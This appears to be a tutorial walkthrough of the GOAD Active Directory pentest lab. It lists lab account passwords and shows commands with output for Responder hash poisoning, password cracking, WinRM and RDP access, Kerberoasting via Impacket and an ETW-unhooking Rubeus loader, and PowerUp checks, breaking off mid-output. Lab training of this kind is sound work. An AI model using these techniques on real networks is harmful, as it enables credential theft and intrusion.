What is GOAD?
GOAD is an AD environment and its construction tools for the purpose of pentesting exercises.
The repository itself offers a variety of environments, but this time we will cover the most basic environment: 5 VMs, 2 forests, and 3 domains.
Furthermore, since five Windows machines will be running, certain machine specifications are required.
I also prepared a Kali Linux VM for the walkthrough.
Here is my machine.
Ubuntu 22.04.5 LTS,
12-core CPU
, 32GB RAM
It worked fine in my environment, so I think it will work without any problems if your machine has sufficient specs.
.
GOAD Credentials
Below is a table that summarizes all GOAD credentials to be used as reference:
| User | Domain | Password | Purpose | Administrator on |
|---|---|---|---|---|
| tywin.lannister | sevenkingdoms.local | powerkingftw135 | Lannister leader, with specific permissions (forcechangepassword). | – |
| jaime.lannister | sevenkingdoms.local | cersei | Lannister member, with elevated permissions (GenericWrite). | – |
| cersei.lannister | sevenkingdoms.local | il0vejaime | Administrative leader, member of Domain Admins, Lannister and Small Council. | dc01 (kingslanding) |
| tyron.lannister | sevenkingdoms.local | Alc00L&S3x | Lannister member, with specific permissions (Self-Membership). | – |
| robert.baratheon | sevenkingdoms.local | iamthekingoftheworld | Administrative leader, member of Domain Admins, Baratheon and Small Council. | dc01 (kingslanding) |
| joffrey.baratheon | sevenkingdoms.local | 1killerlion | Member of Baratheon and Lannister, with elevated permissions (WriteDacl). | – |
| renly.baratheon | sevenkingdoms.local | lorastyrell | Member of Baratheon and Small Council, with sensitive permissions (WriteDacl). | – |
| stannis.baratheon | sevenkingdoms.local | Drag0nst0ne | Member of Baratheon and Small Council, with elevated permissions (GenericAll). | – |
| petyer.baelish | sevenkingdoms.local | @littlefinger@ | Small Council member, standard role. | – |
| lord.varys | sevenkingdoms.local | W1sper$ | Small Council member, with critical permissions (GenericAll Domain Admins). | – |
| maester.pycelle | sevenkingdoms.local | MaesterOfMaesters | Small Council member, standard role. | – |
| arya.stark | north.sevenkingdoms.local | Needle | Stark member, with elevated SQL permissions (impersonate dbo). | – |
| eddard.stark | north.sevenkingdoms.local | FightP3aceAndHonor! | Administrative leader, member of Domain Admins and Stark. | dc02 (winterfell) |
| catelyn.stark | north.sevenkingdoms.local | robbsansabradonaryarickon | Stark member, with administrative role. | dc02 (winterfell) |
| robb.stark | north.sevenkingdoms.local | sexywolfy | Stark member, with exposed credentials (autologon). | dc02 (winterfell) |
| sansa.stark | north.sevenkingdoms.local | 345ertdfg | Stark member, with SPN (HTTP/eyrie). | – |
| brandon.stark | north.sevenkingdoms.local | iseedeadpeople | Stark member, with SQL permissions (impersonate jon.snow). | – |
| rickon.stark | north.sevenkingdoms.local | Winter2022 | Stark member, standard role. | – |
| hodor | north.sevenkingdoms.local | hodor | Stark member, standard role (likely test account). | – |
| jon.snow | north.sevenkingdoms.local | iknownothing | Member of Stark and Night Watch, with SPN (HTTP/thewall) and SQL permissions (sa). | – |
| samwell.tarly | north.sevenkingdoms.local | Heartsbane | Night Watch member, with SQL permissions (impersonate sa). | – |
| jeor.mormont | north.sevenkingdoms.local | L0ngCl@w | Night Watch and Mormont leader, with administrative role. | srv02 (castelblack) |
| sql_svc (north) | north.sevenkingdoms.local | YouWillNotKerboroast1ngMeeeeee | SQL service account for MSSQL on castelblack. | – |
| daenerys.targaryen | essos.local | BurnThemAll! | Administrative leader, member of Domain Admins and Targaryen. | dc03 (meereen) |
| viserys.targaryen | essos.local | GoldCrown | Targaryen member, with specific permissions (e.g. CA manager). | dc03 (meereen) |
| khal.drogo | essos.local | horse | Dothraki leader, with elevated permissions (GenericAll). | srv03 (braavos) |
| jorah.mormont | essos.local | H0nnor! | Targaryen member, with specific permissions (GenericAll by Spys). | – |
| missandei | essos.local | fr3edom | User with specific permissions (GenericWrite/GenericAll). | – |
| drogon | essos.local | Dracarys | Dragons member, related to gMSA. | – |
| sql_svc (essos) | essos.local | YouWillNotKerboroast1ngMeeeeee | SQL service account for MSSQL on braavos. | – |
.
Building GOAD
We will build the GOAD environment.
However, there is nothing particularly difficult about it; all you need to do is clone the repository and run the command below.
./goad.sh -t install -l GOAD -p virtualbox -m docker
./goad.sh -t start -l GOAD -p virtualbox -m docker
To stop it, run the following command:
./goad.sh -t stop -l GOAD -p virtualbox -m docker
The setup will take some time, so have a cup of tea while you wait. It depends on your machine’s specs, but I personally found it took about 15 minutes for the initial setup, and about 5 minutes to start up the setup environment.
GOAD Walkthrough
Now let’s get started on conquering the GOAD machine.
This time, we aim to obtain Administrator privileges on all five machines.
The machines 192.168.56.0/24will be deployed across all networks, so we will proceed with the strategy based on this assumption.
Recon
I would like to explore the network using nmap or RustScan, but since we know that there are five Windows machines deployed this time, let’s explore using the netexec command
bolke@hacky:~$ nxc smb 192.168.56.0/24
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
.
┌──(bolke㉿kali)-[~/htb]
└─$ nxc smb 192.168.56.10 --generate-hosts-file hosts
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)

┌──(bolke㉿kali)-[~/htb]
└─$ cat hosts
192.168.56.10     KINGSLANDING.sevenkingdoms.local sevenkingdoms.local KINGSLANDING
192.168.56.11     WINTERFELL.north.sevenkingdoms.local north.sevenkingdoms.local WINTERFELL
192.168.56.12     MEEREEN.essos.local essos.local MEEREEN
192.168.56.22     CASTELBLACK.north.sevenkingdoms.local CASTELBLACK
192.168.56.23     BRAAVOS.essos.local BRAAVOS
.
I was able to obtain a variety of information, which can be summarized as follows:
Five machines, three domains.
- Domain: essos.local
- meereen.essos.local (Windows Server 2016 Standard Evaluation 14393 x64)
- braavos.essos.local (Windows Server 2016 Standard Evaluation 14393 x64)(signing:False)
- Domain: north.sevenkingdoms.local
- castelblack.north.sevenkingdoms.local (Windows 10 / Server 2019 Build 17763 x64)(signing:False)
- winterfell.north.sevenkingdoms.local (Windows 10 / Server 2019 Build 17763 x64)
- Domain: sevenkingdoms.local
- kingslanding.sevenkingdoms.local (Windows 10 / Server 2019 Build 17763 x64)
Find the server that is acting as the DC.
The commands are as follows:
nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Do this for each domain.
bolke@hacky:~$ nslookup -type=srv _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Server:		192.168.56.10
Address:	192.168.56.10#53

_ldap._tcp.dc._msdcs.sevenkingdoms.local	service = 0 100 389 kingslanding.sevenkingdoms.local.
.
bolke@hacky:~$ nslookup -type=srv _ldap._tcp.dc._msdcs.north.sevenkingdoms.local 192.168.56.10
Server:		192.168.56.10
Address:	192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.north.sevenkingdoms.local	service = 0 100 389 winterfell.north.sevenkingdoms.local.

Authoritative answers can be found from:
winterfell.north.sevenkingdoms.local	internet address = 192.168.56.11
.
bolke@hacky:~$ nslookup -type=srv _ldap._tcp.dc._msdcs.essos.local 192.168.56.10
Server:		192.168.56.10
Address:	192.168.56.10#53

Non-authoritative answer:
_ldap._tcp.dc._msdcs.essos.local	service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local	internet address = 192.168.56.12
.
Responder
Now, let’s see if we can capture any authentication information using Responder.
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth1
                                         __
  .----.----.------.-----.------.-----.--| |.----.----.
  | _| -__|__ --| _ | _ | | _ || -__| _|
  |__| |_____|_____| __|_____|__|__|_____||_____|__| |
                   __|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    MQTT server [ON]
    RDP server [ON]
    DCE-RPC server [ON]
    WinRM server [ON]
    SNMP server [OFF]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze Mode [OFF]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Force ESS downgrade [OFF]

[+] Generic Options:
    Responder NIC [eth1]
    Responder IP [192.168.56.104]
    Responder IPv6 [fe80::5af0:79:dd52:80d1]
    Challenge set [random]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name [WIN-YPREFKD6ZBU]
    Responder Domain Name [NMYV.LOCAL]
    Responder DCE-RPC Port [48610]

[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[SMB] NTLMv2-SSP Client : fe80::65bb:b7ff:1ad1:140
[SMB] NTLMv2-SSP Username : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash : robb.stark::NORTH:d186ef4b2d5f70e9:0E29C7FA08D6D94EA56390D123A5A422:
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned sent answer to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name MEREN (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[SMB] NTLMv2-SSP Client : fe80::65bb:b7ff:1ad1:140
[SMB] NTLMv2-SSP Username : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash : eddard.stark::NORTH:7acc26627de9f50b:8B925C1E0C815B42E9D34D1830847365:
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] Skipping previously captured hash for NORTH\eddard.stark
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] Skipping previously captured hash for NORTH\eddard.stark
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] Skipping previously captured hash for NORTH\robb.stark
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::65bb:b7ff:1ad1:140 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark
[+] Exiting...
I was able to immediately obtain two NTLM hashes.
robb.starkLet’s crack the hash of
┌──(kali㉿kali)-[~/goad/winterfell]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexywolfy (robb.stark)
6g 0:00:00:14 DONE (2024-10-06 15:40) 0.4276g/s 1022Kp/s 3622Kc/s 3622KC/s !)(OPPQR..*7¡Vamos!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
robb.stark/sexywolfyI was able to obtain the credentials.
Let’s use NetExec to see how far these credentials can be used.
First, SMB
bolke@hacky:~$ nxc smb 192.168.56.10-23 -u 'robb.stark' -p 'sexywolfy'
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.12   445    MEEREEN          [-] essos.local\robb.stark:sexywolfy STATUS_LOGON_FAILURE
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\robb.stark:sexywolfy STATUS_LOGON_FAILURE
SMB         192.168.56.23   445    BRAAVOS          [+] essos.local\robb.stark:sexywolfy (Guest)
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\robb.stark:sexywolfy
Running nxc against 14 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Next is winrm.
bolke@hacky:~$ nxc winrm 192.168.56.10-23 -u 'robb.stark' -p 'sexywolfy'
WINRM       192.168.56.10   5985   KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:sevenkingdoms.local)
WINRM       192.168.56.12   5985   MEEREEN          [*] Windows 10 / Server 2016 Build 14393 (name:MEEREEN) (domain:essos.local)
WINRM       192.168.56.11   5985   WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
WINRM       192.168.56.22   5985   CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
WINRM       192.168.56.23   5985   BRAAVOS          [*] Windows 10 / Server 2016 Build 14393 (name:BRAAVOS) (domain:essos.local)
WINRM       192.168.56.10   5985   KINGSLANDING     [-] sevenkingdoms.local\robb.stark:sexywolfy
WINRM       192.168.56.12   5985   MEEREEN          [-] essos.local\robb.stark:sexywolfy
WINRM       192.168.56.11   5985   WINTERFELL       [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)
WINRM       192.168.56.22   5985   CASTELBLACK      [-] north.sevenkingdoms.local\robb.stark:sexywolfy
WINRM       192.168.56.23   5985   BRAAVOS          [-] essos.local\robb.stark:sexywolfy
Running nxc against 14 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
.
Winterfell Walkthrough (User Permissions)
Looks like you can use your credentials in WINTERFELL.
Let’s try entering it with evil-winrm.py
git clone https://github.com/adityatelange/evil-winrm-py.git
bolke@hacky:~$ git clone https://github.com/adityatelange/evil-winrm-py.git
bolke@hacky:~/evil-winrm-py$ pipx install evil_winrm_py
  installed package evil-winrm-py 1.6.0, installed using Python 3.10.12
  These apps are now globally available
    - evil-winrm-py
    - ewp
done! ✨ 🌟 ✨
.
bolke@hacky:~/htb$ ewp -u robb.stark -p sexywolfy -i winterfell.north.sevenkingdoms.local
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'winterfell.north.sevenkingdoms.local:5985' as 'robb.stark'
evil-winrm-py PS C:\Users\robb.stark\Documents>
I was able to get in safely.
Let’s try listing the users.
C:\Users\jon.snow>net user /domain
The request will be processed at a domain controller for domain north.sevenkingdoms.local.

User accounts for \\winterfell.north.sevenkingdoms.local

-------------------------------------------------------------------------------
Administrator            arya.stark               brandon.stark
catelyn.stark            eddard.stark             Guest
hodor                    jeor.mormont             jon.snow
krbtgt                   rickon.stark             robb.stark
samwell.tarly            sansa.stark              sql_svc
vagrant
The command completed successfully.
The results are compiled in users.txt.
Kerberoasting
- On an active directory, we will see very often users with an SPN set.
- let’s find them with impacket
bolke@hacky:~/htb$ GetUserSPNs.py -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                                 Name         MemberOf                                                    PasswordLastSet             LastLogon                   Delegation
---------------------------------------------------  -----------  ----------------------------------------------------------  --------------------------  --------------------------  -----------
HTTP/eyrie.north.sevenkingdoms.local                 sansa.stark  CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local        2026-03-27 17:38:14.742463  <never>
CIFS/thewall.north.sevenkingdoms.local               jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2026-03-27 17:38:27.015374  2026-04-06 09:36:01.306388  constrained
HTTP/thewall.north.sevenkingdoms.local               jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local  2026-03-27 17:38:27.015374  2026-04-06 09:36:01.306388  constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local       sql_svc                                                                  2026-03-27 17:38:35.812323  2026-04-01 09:46:30.394085
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433  sql_svc                                                                  2026-03-27 17:38:35.812323  2026-04-01 09:46:30.394085
All the hashes will be stored in the file named kerberoasting.hashes
- we could also do that with nxc with the following command :
nxc ldap 192.168.56.11 -u brandon.stark -p 'iseedeadpeople' -d north.sevenkingdoms.local --kerberoasting KERBEROASTING
From windows we could do that with : c:\ad\tools\Rubeus.exe Arguments : kerberoast /user:jon.snow /simple /rc4opsec
not opsec safe

c:\AD\TOOLS>Loader.exe -path c:\ad\tools\Rubeus.exe -args kerberoast

opsec safe

c:\AD\TOOLS>Loader.exe -path c:\ad\tools\Rubeus.exe -args kerberoast /user:jon.snow /simple /rc4opsec
[+] Successfully unhooked ETW!
[+++] NTDLL.DLL IS UNHOOKED!
[+++] KERNEL32.DLL IS UNHOOKED!
[+++] KERNELBASE.DLL IS UNHOOKED!
[+++] ADVAPI32.DLL IS UNHOOKED!
[+] URL/PATH : c:\ad\tools\Rubeus.exe Arguments : kerberoast /user:jon.snow /simple /rc4opsec

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User            : jon.snow
[*] Target Domain          : north.sevenkingdoms.local
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
[*] Searching path 'LDAP://winterfell.north.sevenkingdoms.local/DC=north,DC=sevenkingdoms,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=jon.snow)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!msds-supportedencryptiontypes:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1

$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$CIFS/thewall.north.sevenkingdoms.local*$CDF2221CD68D1C26293578B71F131ECB$94BC8372D9C7B8E2DBACF147B539860FD5517763728F3227584B79C00BCC633C57D7AEE7463E4B33FF0EFE4EEBA2F2A71B540AEB34BEEEF6F4E4570042B98FB53DD5AFA34610D48F71A9DA4A1F32450495C4BFDEE16F7FA340FC7732941C0D0A2CFB87AF8B2B7A9362BD24C1C8A5B6324E729DF0AE1DC40DA7AE3B1A0F84C8D15F8B534737DECFCB7B1AEEC61667B96215D4E30B944B4C3858B5DBA05109968CE12ACA2880705E6597268A7FAA6787DE48FD45B562B728ABB805CC2DC2B53504651731872E59732A6EF03A2E31377FB353BFD66C1771C2C8E0A7CD9030058A89DB641626B8882F081DBBCB5E217B1D9AA3791134B05ABBCB6CF06B69D76E97384B2FF452ED8DDF4245A44B104472ED83D117914927E8C9B554F73FB50C5396EF234C4E5CF54028302C3A87A3FD8CBE6F97748249D8562949CE0A667735D3DA58722A912260151B995B11B5BAD35EEAAE8AD2C6FA2EB00CE4C9AE91051B3AD84C90C45DA27E4F6D71705C02DCB5CB510DE6C9713B3456969BFE8EEBD2A75B8DB6732243F3943183EF5F80C94BF0A499DEE0EAA47CA57325BE344B3A1D8F135E2FE299F0180A12E4DB8A42604CCE0F0BAA0458A08907E68562065D17230918E6D4587423BF52EF901C5ED1CF927FE8E654F0E09ED7CBA70C630B8C76E7D7A8F831AB0B61AA560BCFAFA3C7B731543C05556DD48ACF3970F7B539C5BFFDBF19414BEBB2097AE16184B91F5A536EDED4BB4E50F8B99A6F9B59118A233EF37DD74563E86BD09C8A4D20CC89A5C32EEE0C3AB693A3170A3D361699ECF2880B93A22A839ECF29A97B3AFD6DC4B535CFEE55E8E3475645D45648253C0F04D00B2C0A1DBD33CF26846327A9B1B6D5E7D59873B698E1BED3EE4908DF28125849660BE637124DFA81F150EC1E3463FD00D8D7C84FA4D2F16F5AAA7122044A021632692F3AC345E7EB082B6537BB3A1E9E8796686B5621C19E6816B79336E20D60B0B81E184CEF0D02C4A4A122CDE56BF668F32625B8BE3CCA0B7326C7D851CC9534425BBE083E67429F89AB19E390C34A494A278C181C4C653722941A20D93CD1EB92BB57C91A179FA97C9EB2D505A553B395E501DA7EFB8B4F8E6852CC205A0D8C6038E03C1A3FFD3FCA3E3B8584B64FD12CB09066D06A819A8F336A1AEA4AB1B4AF14908F90D7160D6B48F650BAF0AC421B9514286D3E323D49BB3E7ECD1665147A24E5D53453A5D699A85BBE6D25DE8B409B000622F312DB121C4037CC9C4CDB2050AF9EA7AB100586B5AC91247D9DF4B5FA45B3BE33AC46774CFDF871235BAB04C40516B6081F6A66A8BB1CF2B45FBAF473578F173B19B13C25644BA07C637CB03965D64DFA0E9F8060B4363518D4DFEE7ECA80C3B763726FDC52C00B12BC11692A46FA2EFFF58ED534240944CDD0F757D6FA884039E6F4EA72D050A0E535836367B5A16ED925AE7D8F4AEFA98E16BF5BE0F27E840F533D


c:\AD\TOOLS>
- Now let’s try to crack the hashes :
hashcat -m 13100 --force -a 0 kerberoasting.hashes /usr/share/wordlists/rockyou.txt --force
- And we found another user :
jon.snow/iknownothing
.
We can now rdp to
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22 /cert-ignore
xfreerdp /v:192.168.56.22 /u:jon.snow /p:'iknownothing' +clipboard /dynamic-resolution /drive:$(pwd),share
we are not an admin on , we try powerup to privesc , but fail
PS C:\Users\jon.snow\Desktop\Shared> Set-ExecutionPolicy Bypass -Scope Process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Users\jon.snow\Desktop\Shared> . .\PowerUp.ps1
PS C:\Users\jon.snow\Desktop\Shared> Invoke-AllChecks


ModifiablePath    : C:\Users\jon.snow\AppData\Local\Microsoft\WindowsApps
IdentityReference : NORTH\jon.snow
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\jon.snow\AppData\Local\Microsoft\WindowsApps
